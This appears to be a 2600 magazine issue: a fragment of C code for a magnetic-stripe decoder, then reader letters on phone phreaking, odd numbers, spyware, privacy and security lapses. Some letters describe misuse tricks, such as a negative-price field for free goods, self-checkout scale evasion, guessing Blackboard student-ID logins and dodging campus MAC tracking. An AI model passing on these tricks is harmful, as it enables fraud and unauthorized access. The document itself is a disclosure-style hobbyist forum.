#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/ioctl.h>
#include <sys/soundcard.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <unistd.h>

/*** defaults ***/
#define DEVICE         "/dev/dsp" /* default sound card device */
#define SAMPLE_RATE    192000     /* default sample rate (hz) */
#define SILENCE_THRES 5000        /* initial silence threshold */
/*** end defaults ***/

/* #define DISABLE_VC */    /* disable velocity correction if defined */

#define AUTO_THRES    30    /* pct of highest value to set silence_thres to */
#define BUF_SIZE      1024  /* buffer size */
#define END_LENGTH    200   /* msec of silence to determine end of sample */
#define FREQ_THRES    60    /* frequency threshold (pct) */
#define MAX_TERM      60    /* sec before termination of print_max_level() */
#define VERSION       "0.6" /* version */

short int *sample = NULL;
int sample_size = 0;

/* allocate memory with out of memory checking
   [size]          allocate size bytes
   returns         pointer to allocated memory */
void *xmalloc(size_t size)
{
  void *ptr;

  ptr = malloc(size);
  if (ptr == NULL) {
    fprintf(stderr, "Out of memory.\n");
    exit(EXIT_FAILURE);
  }

  return ptr;
}

/* reallocate memory with out of memory checking
   [ptr]           memory to reallocate
   [size]          allocate size bytes
   returns         pointer to reallocated memory */
void *xrealloc(void *ptr, size_t size)
{
  void *nptr;

  nptr = realloc(ptr, size);
  if (nptr == NULL) {
    fprintf(stderr, "Out of memory.\n");
    exit(EXIT_FAILURE);
  }

  return nptr;
}

/* copy a string with out of memory checking
   [string]         string to copy
   returns          newly allocated copy of string */
char *xstrdup(char *string)
{
  char *ptr;

  ptr = xmalloc(strlen(string) + 1);
  strcpy(ptr, string);

  return ptr;
}

/* read with error checking
   [fd]            file descriptor to read from
   [buf]           buffer
   [count]         bytes to read
   returns         bytes read */
ssize_t xread(int fd, void *buf, size_t count)
{
  int retval;

  retval = read(fd, buf, count);
  if (retval == -1) {
    perror("read()");
    exit(EXIT_FAILURE);
  }

  return retval;
}

/* prints version
   [stream]        output stream */
void print_version(FILE *stream)
{
  fprintf(stream, "dab - Decode Aiken Biphase\n");
  fprintf(stream, "Version %s\n", VERSION);
```

Continued on page 46

Exchanges

Research Results

Dear *2600:*

This is to comment on Lori and t3st_s3t's submitted observations in 21:3 about the "weird" number that gives off a list of digits and tones and then reroutes to a busy signal. The numbers were 1-800-506-3553 and 1-800-789-6324. I myself had an encounter with one of these numbers. I was scanning for extenders and came across 1-800-877-6533. I was able to have it produce 900 16 7 11 5030974. I called the number on February 21, 2004 at 1:00 P.M. I called it again numerous times within the course of the hour and it punched off 900 3 7 11 5030974 and then 1, and then 4. So pretty much its outline is 900 X(X) 7 11 5030974. In 21:3 t3st_s3t marked the outline as 200 (XX) 7113267347. Upon further notice you can see that the only similarities in these outlines is (XX) 7 11. Potentially the 900 and 200 could be state or area assignments and the 5030974 and 3267347 could be trunk pairs? Once I documented these numbers I signed onto the irc.2600.net server and chatted with a few friends. We believe that it could potentially notify the caller of their trunk pair's number.

Also, if anyone knows anything about AT&T's Easy Reach 800 service I'd like to know. I called up an 800 number and was prompted for a password. I was thinking it was an extender because it only requested a two digit login. I eventually located it, but I will not disclose it for the client's sake. I learned it's a toll-free service to reach someone remotely, but I'm assuming that there are other capabilities.

The Neuralogist

In our latest experiments on the "weird" numbers we were getting a suffix of 4086584 with prefixes of 897, 898, 903, and 914 on the 3553 number. For the 6324 number we got a suffix of 3267347 with prefixes ranging from 215 to 228. As always, 711 was sandwiched between the prefix and suffix. All of this was identical to what we got in the fall.

What AT&T Easy Reach offers is basically a toll-free number that consumers forward to their homes, offices, or cell phones. One of the features which supposedly makes it harder for outsiders to call them is the implementation of a PIN which, as you mentioned, is a grand total of two digits. We wouldn't call it the ultimate way to keep people out.

Dear *2600:*

For the last ten months I was using a prepaid cell phone through Verizon Wireless. (Verizon's prepaid service sucks!) Anyway, I finally got a new cell phone and plan. But I still had a lot of games and ring tones on the old phone that I couldn't add to my new phone. (Both are Verizon phones.)

I used Verizon's Get It Now to get the games, apps, and tones. This service is kind of cool but is a waste of money most of the time. When my prepaid account ran out of funds, I could no longer make or receive any phone calls on the old phone.

But then one night by accident while playing Tetris on my old phone, I connected to the Get It Now network. I was able to download any game, program, ringtone, or picture *free of charge!* I have not added money to the old phone in two months and I can still connect to Get It Now and download anything, and I am never billed for it. This must be some glitch on Verizon's prepaid phones.

Also, I bought a USB cable that connects my old phone to my computer. Even though I can't make or receive any normal "voice" calls, I can still use my old cell phone as a modem for my computer. I can use Windows HyperTerminal to call other modems or fax machines, or I can call some of those free Internet providers like Net Zero to connect to the net from my laptop when I'm not at home or when my cable modem goes out. I'm not sure why Verizon is still allowing me to make data calls from my old phone without billing me for them. And I don't understand why I can make data calls but not voice calls. Have you heard of anything like this?

And if Verizon finally realizes how much stuff I got from Get It Now and all of the data calls I made, do you think they would be allowed to bill me for them? Would I be responsible for paying for the subscription charges and the data calls I made? I means it's their fault, not mine. I did not sign or agree to any contracts or anything. It was a prepaid service.

Dyslexic_Hippie

If you didn't sign anything, then it's likely that Verizon doesn't even know who you are. And even if they did, they would have to somehow prove that you still had your phone and were still using a service that you technically no longer had. And after that, it would still be their responsibility to terminate prepaid service, not yours. But we really doubt this little bug will last much longer anyway.

Dear *2600:*

Recently, whilst shopping in an Albertsons store here in Texas, I came across one that had a Blue Screen of Death. I went by to check on it over the next week. From what I could tell, it runs on Windows 2000 using a piece of software by NCR. Options in the menu included looking at the amount of cash in the machine and testing it out. It let me quit the program as well via the touch screen. I didn't get much more of a chance to work with it as I didn't have much time. But I would appreciate anyone who could give more information.

The Grand Master of Confusion

Dear *2600:*

I'm really nothing of a hacker. But I do occasionally enjoy tinkering around with computers and electronics to see what happens. I got a great opportunity to do this a few months back. I was at a bar with some close friends, which is why I may not be too accurate with some of the details. We were sitting by one of those newer Golden Tee games (perhaps the 2004/2005 version, I'm not sure). I had noticed that midnight had come and gone and be-

fore long saw that the game was no longer on the Attract mode that it had been on all night. Instead, it was on a debug type menu.

For the life of me I can't figure out why it went into this mode. It wasn't any special day, not the first or middle or last of the month. It didn't seem like it was around any specific time, maybe 12:30 central time.

You could move around using some of the various buttons, or even up and down with the rollerball. I figured out which button was the Enter key and I was on my way. I had to be careful not to get out of the debug before I was done seeing all that was going on in there. From the looks of it, I could have changed the message displayed on the overhead scrolling LED, but I doubt anyone would've noticed. (I hate when good comedy goes unnoticed!) There was a surprisingly large amount of menus, but for a game that has to connect to the Internet somehow I guess this made sense. I ended the session after I turned the volume up a bit (it wasn't that loud in the bar but it was basically muted) and found a way to turn on free play. I was amazed that it worked but sure enough, once I exited all I had to do was keep pushing the add player button to get the credits high enough so that my three friends and I could enjoy a full 18 holes. Which we didn't - the place closed down before we could.

At a different bar, I looked around to see if there was perhaps some button or reset switch or any button combination that would take you into the debug menu, but to no avail. I would have loved to have spent some more time looking about in there, but at the first bar the game was pretty much in plain sight and I didn't want a suspecting waitress to kick me out for "breaking" their game.

CatWithTheGatt

Based on what you told us, it seems as if the bar closed at around 1 am. If somehow they had set this thing to go into debug mode a half hour after the bar closed, it would make a degree of sense. Then, if they didn't reset the system clock once Daylight Savings Time ended, debug mode would be entered an hour earlier while the bar was still open. All of this is assuming that this is how the system works and that someone didn't put it into that mode manually.

Further Info

Dear *2600:*

This is in response to the article "How To Hack The Lottery" in 21:3. It should be pointed out that although the odds of winning the lottery could be viewed as staggering, in the mathematical sense, as the author points out, the remarkable news is that the odds never ever remain constant! This is due primarily to component tolerances (high or low). Tolerance, therefore, imparts a "mechanistic effect" in a drawing. For example, if the lottery uses ping pong balls, the number one ball theoretically would be lighter than the number 16 ball. The number 48 ball may be heavier than the 16 ball. Even if a computer is used in a drawing (no ping pong balls), component tolerances would possibly still have an effect on the odds.

There are also intervening factors (non-mathematical) which have a significant effect on lottery odds: skillset, strategies employed, luck, foresight, organization, and so forth. There are a few legitimate lottery consultants out there with a proven track record winning jackpots for schools so that they (the schools) can afford textbooks and course materials. I've interviewed a couple of consultants and have reviewed their game tickets and modus operandi. It's not surprising that these consultants are often engineers who enjoy the study of numbers and their behaviors.

Playing the lottery can be a good thing if done in moderation and if the player has an understanding of the dynamics/challenge involved. And if one paper plays, like people do in commodities to learn the art of trading, it doesn't have to cost anything. You can always wager real money when the jackpots are built up, on average, every two to three months. Additionally, different lottery games offer better odds. Ultimately, choosing a game with some forethought makes prudent sense.

We also need to keep in mind that our involvement in games teaches us obscure skills for complex problem solving!

I enjoy your magazine. It's helped me with creative-divergent thinking.

Ruth (QuantumResearcher)

Lottery consultants winning jackpots so schools can buy textbooks? What a bizarre concept.

Dear *2600:*

For several issues now people have created rather convoluted ways of getting their Internet IP address when it changes due to having a dynamic address. Updating a website or having the address emailed to them is reinventing the wheel when dynamic DNS services exist like that on dyndns.org. This site gives you a domain name for free from many they have available like mine.nu. So your address would be somename.mine.nu. On your box you run a daemon which updates your Internet IP at dyndns whenever it changes. There are free programs to do this or ones that cost money. Now when you need to access your computer/server from the Internet, just use your domain name (somename.mine.nu) and it will always point to your dynamic IP. http://www.dyndns➥.org/services/dyndns/

chuck

Dear *2600:*

I am actually able to provide a bit of light at the end of the tunnel for students laboring under restrictive policies and asinine rules about network security. I recently found multiple vulnerabilities in my school's private network, vulnerabilities that were much more complex than just admin/admin login combinations. While I did dutifully report it to the IT department of my school, they just asked if I could come in and explain it to the network administrator. I felt slightly nervous because if this guy thought I had "hacked" the system, then I could have been expelled/sued. I went in and the people were surprisingly friendly, not accusing me of hacking or any other such stuff. They agreed to patch the security holes and thanked me for my time. They did this even though I could have potentially stolen admin access to our network and consequentially SSNs from the students. This is especially dangerous because I go to a private school which, while having a diversity of economic classes, also has students who probably have in excess of several hundred thousand dollars in their bank accounts.

I am fairly sure that the admin knew I could have done this, but he still thanked me for my time and com-

mended me for making the network secure. Hopefully this will be a beacon of hope or something to students everywhere.

Steve

Dear *2600:*

As one of the poor souls who happen to work in and around the airline industry in these times I can say that some of your points about the "selected" process is wrong. You are right that if you see four S's on your boarding pass that you have been selected for random screening, but at the same time there are ways out of it which I'll get into. You stated that people are targeted for the type of clothes they wear or what kind of hairstyle they have. That is incorrect. Most of the time a person receives the S's on their boarding pass because they buy a one-way ticket (most hijackers have historically done this), paid cash (once again history backs this up), are going to a "hot spot" destination, are (the worst one yet) transfers from another airline, or somehow are on the government watch list.

When you travel and see these S's on your ticket, your ticket agent can remove them in most cases. When talking to the ticket agent remember to be polite and friendly. If you're not they can make your trip pretty bad. If you are military traveling under orders you can easily get this removed by showing your ID and orders. If you happen to share the name of someone on the watch list, contact your local FBI branch and they might be able to get your name off the list. This does work as I have seen it done.

While I don't like all the rules set in place I do see a need for some of them. When traveling remember that the rules aren't meant to restrict travel, just to make sure that it is done safely.

Mouser_inc

While the reasons you give are certainly used to justify additional screening, people are also targeted because of the way they look or act. The latter is most likely done by humans and the former by machines. But in all cases, it's pretty ineffective as anyone with an evil motive and half a brain can easily alter any of these parameters. Where the screening process is effective is in getting the traveling public programmed to accept this kind of treatment since it's allegedly being done to keep them safe.

Dear *2600:*

Servus Casandro asked about writing an article on satellite television outside the U.S. There is already free-to-air information published. Anyone with an IRD digital down converter, a satellite dish, and an understanding of how to peak an antenna on a satellite with the appropriate LNA/LNB should look at http://www.global-cm.net/mpeg2central.html.

hayden lh

Dear *2600:*

Patrick Madigan's article in 21:4 regarding the removal of Ad-ware using various tools was fantastic. However, as a sysadmin who's run into his fair share of users who click "yes" to just about anything under the sun, there's one thing I'd like to add. Most spyware/adware hangs out in the Temp directory, under the Local Settings folder on a machine (a hidden folder in c:\Documents and Settings\<user name>\Local Settings\Temp\). Going into an infected computer in Safe Mode and navigating to this directory usually reveals quite a few offending executables (as well as a slew of temp files that aren't really needed). Occasionally, spyware also lurks in the c:\Documents and Settings\<user name>\Application ➥Data\ folder as well, but it's a little more dangerous to start removing software from there as there might be something you need.

The best way I've found to remove adware/spyware is to install your spyware removal tools of choice (Spybot Search and Destroy/Ad-Aware/CWShredder/Hijack This). Then, reboot in Safe Mode, go to the Add/Remove programs applet, and uninstall anything you find in there that you don't want. *Then* navigate to the Local Settings\Temp folder I mentioned above and clean it out. Then run your choice of spyware removal tools. Once these are done, you may want to navigate to the registry to check the Run Key that Patrick mentioned (HKEY_ ➥Current_USER\Software\Microsoft\Windows\Current ➥Version\Run).

Good luck!

Mogus

Dear *2600:*

After writing the Article "Selfcheckout or ATM?" in 21:4 I did a little more exploration with the NCR E-Series Selfcheckout systems. I have found that if you press the help button before starting your order (or selecting a language) it will give you the choice of "Login" or "Call for Help." During this time you can put anything you want into the bagging area without alarm. Hitting the "Go Back" button will recalibrate the scale before the order is started.

Bob Krinkle

As always, it's a bad idea to actually try and get away with physically stealing items. But learning where the weaknesses are in these machines is quite fascinating.

Questions

Dear *2600:*

One day I was messing around trying to get netmeeting to work so an anxious friend could test his new mic. I bypassed my router and connected directly to my computer's NIC. I noticed that for the first time in ages my WAN IP address had changed. Curious like most, I rebooted the modem to see if it changed again. It didn't. So I connected back to my router, rebooted the modem and voila, there was the old IP address again. I had nothing better to do so I cloned the MAC from another NIC and it got a new, different IP address. Each MAC I entered into the router's WAN side, fictitious or real, retained a unique IP address that it pulled back after numerous MAC changes and reboots.

Is this normal?

11x

Yes, this is normal. DHCP servers assign IP addresses based on the MAC (physical) address requesting it. If you change your MAC address, the DHCP server will assign you a different IP address. Change the MAC address back and you'll be assigned the original address, provided the lease did not expire. Be careful, though. ISPs noticing this activity tend to get upset and may suspend your account, requesting an explanation of this activity. Most terms of service allow only one IP address per account.

Dear 2600:

It ain't easy being green. I have noticed through the years how often you refer to intelligent people as "hackers." Whether or not we have coined the term, it is still spent describing us. I don't condemn popular culture for its misuse of labels as a way to better understand its surroundings. However, I do question the morality of a publication with such high standards as *2600* using the term "hacker" so loosely. Perhaps promoting this label is a misinterpretation of what intelligent people do in their spare time. Please correct me if I am mistaken.

David Oliver

We'd like some more specifics as to how we're using the term loosely. Hackers are curious and inquisitive by nature and will spend an awfully long time trying to find results. That holds true of people writing computer programs, scanning for interesting phone numbers, decrypting algorithms, defeating security systems, and any number of other activities. They are all bound together by a quest for knowledge and aren't inclusive or exclusive of any particular age group, sex, race, nationality, etc. Technology isn't even a requirement for the development of a hacker mindset. But people who have no interest in the actual learning process and are focused instead on stealing, intimidation, bragging, privacy invasion, and other such ends really aren't hackers in our opinion. The mass media may disagree since they consider anyone who touches a computer and then does something bad to be a hacker. That seems to be the epitome of a "loose" definition. Of course, it's also possible for someone to have a hacker mindset and then use that ability for evil purposes. But when they make that transition, they pretty clearly leave the hacker world behind.

Dear *2600*:

I was wondering if I could be able to officially link to your website from mine. My website is still in its beta form but is going to be a computer related site.

Batman 24

We don't know what you mean by "officially" but regardless, no permission is necessary for you to link to anyone else on the net. Don't let anyone tell you otherwise.

Dear *2600*:

I recently took a temp job and my employer gave me one of his cards so I would have his cell phone number. On this card were several phone numbers for the company. One of the numbers was supposed to be a toll-free number to contact someone about bids/quotes. Instead, when I dialed a computerized voice said "Welcome to Verizon Wireless Airfone, your connection to the skies. We are now connecting you to the aircraft." I did not stay on the line long enough to see if I would actually be connected to an airplane as I was trying to sort out an issue regarding my pay check. Would this have been a toll-free call and if I had stayed on the line would I have been connected to someone on an airplane?

Jason

It would certainly appear as if you were about to be connected to someone on an airplane. You will undoubtedly regret not embarking on this adventure for the rest of your life. As to how this happened, we suspect your company simply forwarded the toll-free number to follow whoever usually answered it while they were traveling. It's also possible that this toll-free number always goes to a cell phone and it was the cell phone that was forwarded. Verizon Wireless Airfone allows Verizon Wireless customers to forward their cell phones directly to their seats on airplanes and bill calls from the plane to their cell phones at much lower prices than non-Verizon customers. (We suspect there must be numerous cases of people who forget to "unforward" their phones when they leave the aircraft. We're curious whether or not subsequent passengers wind up getting all kinds of unwanted calls as a result.)

Dear *2600*:

I am under the impression that current cell phones are GPS enabled for "emergency" location by those who want to locate them. If this is true, can the GPS function and phone location be displayed on the user's handset? Sometimes I too would like to know where I am.

DP

Most recent cell phones do have a GPS receiver (assisted GPS, to be more specific) contained within and are usually clearly marked as having such a device. They are as a rule only activated when using the E911 service and are not continually receiving coordinates when an emergency call is not in progress. However, there is generally an admin/debug menu which allows for testing of the device and therefore displaying your coordinates. The method varies greatly based on the make/model of your cell phone, but there are often instructions to do this posted online.

Dear *2600*:

When I send you guys articles will you edit them? I mean, I spend more time editing them than I do writing them. Would you be ever so kind as to do that for me, or is that my job?

William

All articles are edited for clarity and various other things. It's your job to make your article as literate, factual, and interesting as possible. It's a lot less likely to even be considered if it's painful to read.

Dear *2600*:

I am a former employee of a company that I want to write an article about. One thing I am worried about though is having them discover who wrote it. What kind of protections do you offer for those who submit articles? Do you ever reveal where an article came from?

Dave

We have never revealed the author of an article to any authority or outraged corporation. However, people have been tracked down because of the byline they used. So be very careful what you select as your byline if you want to stay anonymous. Be aware that sometimes your username (not your full email address) may wind up becoming your byline if there's no other name given and no request for anonymity. Be sure to make any such requests in the same submission as separating them will increase the odds that the wrong byline will be used. You should also be careful where you make submissions from. If you want to make a submission concerning a particular company, it's not a good idea to use their mail servers to send it from. Also, be aware that using encryption won't necessarily help you in such a case as the fact that you sent email to articles@2600.com will still be registered (this incidentally is the only email address that accepts articles). An anonymous remailer would fix that but

might raise other flags within the organization. We generally prefer cleartext ASCII from an address that you will be reachable at for some time. Many encryption attempts wind up using incompatible keys or versions and we very quickly lose patience when there's a huge pile of articles to go through.

Dear *2600*:

My friend has a sister who is paranoid. She installed a spyware program called "I Am Big Brother." He wants to get rid of it because it logs everything he does. Does anyone know any vulnerabilities? I am going to get rid of it myself at our school and he thinks it would be a good idea.

Black_Angel

We've been running a number of articles about detecting and removing spyware. There are different methods for different programs. We're certain this one can be defeated as well. We can only hope that the irony of a sister running a program called "I Am Big Brother" and creating paranoia to address her own isn't lost on anyone. Incidentally, the program can be found at http://www.iambigbrother.org/.

Appeals

Dear *2600*:

There is a neo Nazi site currently distributing tens of thousands of hate music filled CDs. Please let the *2600* network know. I hope that someone will choose to try and shut down this site. I know it's against many hackers' ethics to wreck people's sites, but I hope that someone will make an exception in this case. We have to stop these kinds of evil people! Please use the power of your group to rid the world of an outlet for filth and hatred.

I only know about *2600* from online wanderings back in high school. I have no computer skills or hacker friends. You guys were the only thing I could think of to stop this. Please help!

DB

Think about what happens when someone tries this tactic on us. We wind up getting more support than ever before from people and places we never would have been in touch with ordinarily. By attempting this on others, you're opening up the same type of support for them. In other words, you'll be making them stronger. You should have the ability to counter hate speech with words and logic, rather than resorting to desperate measures. You need to be attacking the cause of the problem, not just the symptoms. The assumption that shutting down sites is what hackers are all about simply strengthens the inaccurate mass media perception of us. Any idiot can use brute force to try and shut someone up. Let's hope that we're all a few steps above that.

Utter Stupidity

Dear *2600*:

I am a high school student in Raleigh, NC. My high school belongs to the Wake County Public School System and they use Blackboard for online teacher-student relations. On Blackboard a student can login and access their grades for certain classes, read announcements from their teachers, and turn in assignments electronically. I was introduced to this system in my Programming II class and I thought it was kind of strange that in order to login, the student would use his/her "NC Wise" number (student ID number) as both their username and their password. In Wake County, all the students' NC Wise numbers start with 20, and then there are four random digits after 20, like 201234 or something. Therefore anyone could enter 20, four random digits, and then get access to that student's grades and personal information. I tried a few myself and even accessed a teacher's account! If I had wanted to, I could have changed all of his class's assignments, not to mention his own password so that he could not login. I just wanted to warn the community about Blackboard which is used in schools nationally. Students who use this and have the same login requirements as Wake County does should change their passwords for better security.

Public Display

In a system as badly designed as this, one really has an obligation to demonstrate these monumental flaws. The irony is that anyone doing this would be blamed for the privacy invasion rather than those who designed this travesty. We hope this opens some eyes and we invite anyone else living with such poor security to let us know.

Dear *2600*:

There is a State of California website that lets you submit a license plate or VIN number to show the smog certifications for that vehicle. When you enter a VIN or plate it shows both the VIN and plate for that vehicle. It makes it easy for car thieves to stamp out fake VIN tags to match the plate. The site is at http://www.smogcheck.➥ca.gov/vehtests/pubtstqry.aspx.

gmitch

Why such information is available to the world is beyond us. But it enabled us to learn that there used to be a 1989 Buick Century out there with a "2600" plate that has since changed to a more normal plate, possibly due to a sale. By what twisted logic should anyone in the world be able to have access to this information plus a whole lot more?

Appreciations

Dear *2600*:

I want to thank you with all my heart for your steady voice against war. If *TAP* was still publishing, I believe they might be holding strong as well. But so many others have caved. Disheartening to say the least.

I joined the army right when Operation Sundevil began (probably beating political imprisonment by the skin of my teeth) and I've always known how many from your readership are conservative libertarians. So it takes guts for you to speak out.

Thanks for being you.

marco (aka prime anarchist)

You're welcome. But we doubt we've cornered the market on opposing the senseless waste of human life. There are many "conservative libertarians" speaking out as well.

Dear *2600*:

I just wanted to write to say that I picked up my first copy of *2600* a few days ago and read it over. For the last two years I have developed a love for computers and have wanted to know everything I could possibly learn about them. I don't know much but I know more than most around me. I owe part of that to people like the

2600 staff who like to share the information I love to read with the world. So thank you for teaching me a few new things and keep up the good work. I will continue to buy and keep up with *2600* from this day on.

Robbie Brewer

Dear *2600*:

I just wanted to let you guys know that I love the magazine. I love it so much I just might name my first born "Twenty Six Hundred." I'm saving for the "all back issues and lifetime subscription" deal. Question: How long will those "special prices" last?

Rob Hundred

The prices go up occasionally as more back issues become part of the package. But we'll always try to have good deals for people on our Internet store (store.2600.com). We suggest buying them before your first born grows up and kills you for giving him/her that name.

Security Issue

Dear *2600*:

Entering my third decade of paranoia I did some web searches through google to find out how "far out there" I am. Not using complicated google hacks or anything like that I simply used my paranoia and hatred of "big brother" to aid me. A few years ago I realized that everyone will be arrested, jailed, or ticketed for the most minor offenses but the paper trail has made its way online. Just about every police department, jail, or correctional facility has a website and often posts the offenders online including name, age, phone, and (gasp) Social Security numbers so if you were to dive into these records you could trace someone back as far as the early 90s and have more than enough evidence to steal their identities.

Brian

If it wasn't so sad it would be funny that these organizations are giving such ammunition to future potential criminals. This seems to be yet another way that prisoners are being punished above and beyond their actual sentences.

Experiences

Dear *2600*:

I've worn my *2600* shirt on many occasions, not to show off but to support the magazine and the information it disseminates. As a NOC monkey on Telco Alley in downtown LA, I find public transportation the best way to get to and from work and, while the thought of being accosted for having a shirt with the word "Hacker" on it has crossed my mind, I've never cared enough not to wear it on my way to work.

This morning, halfway to work, an uncannily friendly vagrant hoped on the bus. His glasses missing a lens, hair disheveled, and his suitcase covered in layers of discarded plastic, he carried his three string guitar in one hand and wheeled the suitcase in another, excusing himself and politely notifying people to watch their toes. His demeanor struck me as odd, only because I've spent the past three years of my life being hardened by literally insane vagrants riding the bus.

Suddenly, while gazing out the window I hear a "2600! Oooooh! Is that your shirt?!" Instinctively I lied, saying a friend bought it. He proceeded to ask me if I knew what the magazine was, what *2600* stood for, and a host of other questions. Immediately I felt bad for lying. He seemed to be genuinely excited and knowledgeable.

I never caught his name, though he did mumble his alleged former phreaker handle. He went on to talk about Cap'n Crunch, blue boxing, red boxing, trunk dialing, the meetings at Union Station here in Los Angeles, how he may have single-handedly driven Sprint to switch from five digit authorization codes to seven to 14, and how he never bothered to learn computers because he was afraid he'd be a danger to society and himself. I almost wish I could have ridden the rest of the way with him, but my stop came before his and I wished him a good day.

Of course, part of me is skeptical. Though he was quite convincing, I can't help but wonder if he truly was a part of the phreaking scene. And if he did fall through the cracks, how? And why? Maybe we'll cross paths another day, and I can treat him to lunch and hear his stories. Or maybe someone reading this knows exactly who I'm talking about. Either way, it definitely made for an interesting morning and I thought I'd share it with you.

aaron

Yet another instance of our shirts bringing people together.

Dear *2600*:

Six year reader, first time writer. I have a confession to make to you guys: I'm addicted to free Internet. I've been accessing my neighbor's wireless high speed Internet connection for about a year now. It started off small at first, just an HP Pavilion laptop with a Linksys wifi card. I would only connect to the network when I was expecting an important email and the like. But then I started connecting all the time and staying connected. It got worse. When the signal wasn't strong enough and wouldn't connect me, I would get the high speed withdrawals. I have since gotten greedier and now have a network of two PCs, two printers, a range expander, said laptop, and I even have plans to build the "Cantenna" (www.oreillynet.com/lpt/wlg/448), all running wirelessly and connected to my neighbor's Internet. The paradox is this: I would never have learned all the things I did to set up this pirated network if they had simply secured their router properly. It's not my fault that when installing their connection, they just clicked "Next" 15 times, is it? I've never actually damaged anything on their end and I have no intention of doing so (even though they had logs disabled, so they wouldn't know what went wrong anyway). Just a random thought I had today. Thanks for listening. Keep up the great work guys.

MikeyB

Observations

Dear *2600*:

While I was visiting a well-respected drive-cloning company's website, I noticed an interesting ad. The ad flashed an image of a young girl and then commented on how they were fighting child exploitation. Another picture of a building blowing up and a comment that they were fighting terrorism. The next picture was of a cop holding weed and the note that drug use is at an all time high. The last frame was the one that intrigued me. The caption read "Hackers cost the world economy billions"

and the image was of a computer screen with the *2600* website loaded. I was surprised to see that as I am an avid fan of *2600* and know that you don't promote the malicious use of information. Keep up the good work, guys!

kyle

Even more unbelievable than the existence of this site is the fact that you didn't tell us its name. Fortunately, other readers shared this info.

Dear *2600*:

I suspect you are aware of this but if not: *2600* is featured as one of the evils in the ad at http://logicube.com ➥/products/hd_duplication/md5.asp.

scotk

It's amazing to us that terrorism, child exploitation, drug trafficking, and white collar crime are all represented with generic images but when it comes to "cyber crime," they have no problem sticking our name up there in lights. While most other organizations would contemplate legal action, we'll simply issue a standard Level One electronic jihad. We mustn't disappoint after all.

Dear *2600*:

I was recently looking around on www.skinit.com for cell phone or PDA skins. I was looking at the skins for the Sidekick II and went through the whole purchase process without the intent of actually buying (probably because I don't even have a Sidekick). But there was one thing I noticed. When you buy a skin you choose the picture you want the skin to have and at the bottom of the window it has a space that shows the price (usually $0) and then it charges you $9.95 for the skin itself. What I realized is that if you type "-9.95" in the price space it will take that off the final order. This is a way to get all the skins you want for free (or at least until one of the skinit employees reads *2600)*. Maybe you can even make money off of this!

SystemDownfall

Maybe you can even start a life of crime just by typing in some numbers on a web page. This is an example of a really poorly designed interface, many of which exist on the net. Or it could be a really well designed interface to compile a database of dishonest people.

Dear *2600*:

Check it out... MS teaches parents to understand their children's "133t speak" - http://www.microsoft.com ➥/athome/security/children/kidtalk.mspx.

Doda McCheesle

This is a must read for anyone who wants to laugh all night. We wonder if future archaeologists will be studying this language with the same attention given to ancient Greek. Some highlights:

"While it's important to respect your children's privacy, understanding what your teenager's online slang means and how to decipher could be important in certain situations and as you help guide their online experience. While it has many nicknames, information-age slang is commonly referred to as leetspeek, or leet for short. Leet (a vernacular form of 'elite') is a specific type of computer slang where a user replaces regular letters with other keyboard characters to form words phonetically - creating the digital equivalent of Pig Latin with a twist of hieroglyphics.

"Leet words can be expressed in hundreds of ways using different substitutions and combinations, but once one understands that nearly all characters are formed as phonemes and symbols, leetspeek isn't difficult to translate. Also, because leet is not a formal or regional dialect, any given word can be interpreted differently, so it's important to use discretion when evaluating terms. The following serves as a brief (and by no means definitive) introduction to leet through examples.

"Numbers are often used as letters. The term 'leet' could be written as '1337,' with '1' replacing the letter L, '3' posing as a backwards letter E, and '7' resembling the letter T. Others include '8' replacing the letter B, '9' used as a G, '0' (zero) in lieu of O, and so on.

"Rules of grammar are rarely obeyed. Some leetspeekers will capitalize every letter except for vowels (LiKe THiS) and otherwise reject conventional English style and grammar, or drop vowels from words (such as converting very to 'vry').

"Mistakes are often left uncorrected. Common typing misspellings (typos) such as 'teh' instead of the are left uncorrected or sometimes adopted to replace the correct spelling.

Leet words of concern or indicating possible illegal activity:

'warez' or 'w4r3z': Illegally copied software available for download.

'h4x': Read as 'hacks,' or what a malicious computer hacker does.

'pr0n': An anagram of 'porn,' possibly indicating the use of pornography.

'sploitz' (short for exploits): Vulnerabilities in computer software used by hackers.

'pwn': A typo-deliberate version of own, a slang term often used to express superiority over others that can be used maliciously, depending on the situation. This could also be spelled '0\/\/n3d' or 'pwn3d,' among other variations. Online video game bullies or 'griefers' often use this term."

Dear *2600*:

This letter is for informational purposes only as I don't have enough knowledge of the legalities to say whether or not you could possibly get in trouble for it. On that note, access rules may vary from campus to campus.

In this example I will use Michigan State University's network, due to the fact that I have personal experience with their network. But many college campuses are set up similarly.

When you first connect your computer to the ethernet ports on campus (anywhere around campus), you are prompted to enter a username and password (provided by the school and tied to your academic account). This is fine for most people. When you enter your name/pass you will be linking your ethernet MAC address to your account. You are allowed to register multiple MAC addresses, but the point is that they all tie to your student account. To get around this (I personally don't like having my Internet behavior tied to my student account), get a used network card. On college campuses there are always people looking to sell used computer equipment. At MSU, we have an active student community with classified ads. When purchasing a used ethernet card, there is a *very* good chance that the last owner didn't remember to remove the registration from his/her card before

selling it. Pop that in your machine, plug in, and you should be able to stay away from easy tracking.

Like I said, many other universities use the same MAC/account registration. Just something to think about.

Impact

Dear *2600*:

Check out the hacking/puzzle game on www.ninebows.com. There are nine steps and it seems like nobody can get past the second. Google it and you can find some really long forum threads about it too.

fuq

It's a good way to lose your mind without having to leave the house.

Dear *2600*:

Not only is Ikea a great store to buy stuff, it's loaded with workstations to lay their products out on. Although I didn't play too much, I was able to connect to the other XP PCs on the network, go into the C drive, change the screensaver (but I put it back), and create and delete a test text file on the desktop.

I was feeling a bit paranoid so I didn't bring up IE or write down the IPs but I have a feeling it would have been fun. During the rest of my visit in the store I couldn't spot a single security camera. I must go back and play.

Rifkey

Dear *2600*:

I stumbled on sort of a "security through obscurity" type approach to securing a SOHO router, such as a linksys. As you know, most SOHO routers have an interface which is accessible through port 80 or http://ip_address which is sometimes accessible publicly. To drive away people attempting to login to your router (you obviously want to change the default password), you can also forward port 80 to a machine that doesn't exist. When they try to login to your router they will be given an error message that the host was not found. Just an added layer of protection.

p4p3r t1g3r

Dear *2600*:

I was looking around at archive.org, and noticed that you can submit a URL and they will bring up archived versions of the site. I typed www.2600.com and found quite a few older versions.... I was browsing one of the older versions of your site and saw the link: "Mirror DeCSS." I clicked on it and sure enough they have all of the mirrors still linked, even though you were *forced* to take them off of your page.... I just thought you might find this interesting. I wonder if the MPAA is going to sue archive.org as well for archiving a page with "illegal content."

drlecter

Dear *2600*:

